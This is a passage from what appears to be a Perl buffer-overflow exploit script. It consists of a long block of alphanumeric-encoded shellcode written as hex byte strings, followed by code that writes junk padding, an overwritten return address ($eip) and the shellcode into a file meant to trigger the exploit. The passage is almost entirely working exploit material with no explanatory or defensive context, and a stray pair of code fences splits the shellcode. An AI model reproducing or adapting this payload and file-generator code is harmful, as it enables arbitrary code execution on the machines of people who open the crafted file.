"\x56\x30\x4c\x4b\x51\x58\x45\x48\x4c\x4b\x51\x48\x47\x50" .
"\x43\x31\x49\x43\x4d\x33\x47\x4c\x50\x49\x4c\x4b\x47\x44" .
"\x4c\x4b\x45\x51\x4e\x36\x50\x31\x4b\x4f\x50\x31\x49\x50" .
"\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x45\x51\x49\x57\x50\x38" .
"\x4d\x30\x54\x35\x5a\x54\x45\x53\x43\x4d\x4b\x48\x47\x4b" .
"\x43\x4d\x47\x54\x54\x35\x5a\x42\x51\x48\x4c\x4b\x51\x48" .
"\x56\x44\x45\x51\x49\x43\x43\x56\x4c\x4b\x54\x4c\x50\x4b" .
"\x4c\x4b\x56\x38\x45\x4c\x45\x51\x49\x43\x4c\x4b\x45\x54" .
```

```
"\x4c\x4b\x45\x51\x58\x50\x4b\x39\x47\x34\x56\x44\x56\x44" .
"\x51\x4b\x51\x4b\x43\x51\x51\x49\x51\x4a\x50\x51\x4b\x4f" .
"\x4b\x50\x51\x48\x51\x4f\x50\x5a\x4c\x4b\x45\x42\x5a\x4b" .
"\x4c\x46\x51\x4d\x52\x4a\x43\x31\x4c\x4d\x4d\x55\x4f\x49" .
"\x45\x50\x43\x30\x45\x50\x56\x30\x45\x38\x56\x51\x4c\x4b" .
"\x52\x4f\x4c\x47\x4b\x4f\x49\x45\x4f\x4b\x5a\x50\x4e\x55" .
"\x4e\x42\x56\x36\x45\x38\x49\x36\x4c\x55\x4f\x4d\x4d\x4d" .
"\x4b\x4f\x49\x45\x47\x4c\x54\x46\x43\x4c\x54\x4a\x4d\x50" .
"\x4b\x4b\x4b\x50\x43\x45\x54\x45\x4f\x4b\x51\x57\x45\x43" .
"\x52\x52\x52\x4f\x52\x4a\x45\x50\x50\x53\x4b\x4f\x58\x55" .
"\x52\x4e\x45\x33\x56\x4e\x45\x35\x52\x58\x43\x55\x51\x30" .
"\x56\x51\x47\x49\x47\x42\x56\x4e\x50\x31\x47\x46\x56\x58" .
"\x56\x4e\x50\x32\x56\x4e\x50\x31\x51\x30\x47\x44\x50\x34" .
"\x50\x34\x56\x54\x47\x50\x56\x4d\x52\x45\x47\x50\x52\x43" .
"\x52\x4d\x52\x44\x56\x4e\x43\x55\x54\x38\x43\x55\x47\x50" .
"\x45\x50\x41\x41";

#Output to file
open($FILE,">$file");
print $FILE $junk1.$eip.$shellcode;
close($FILE);
```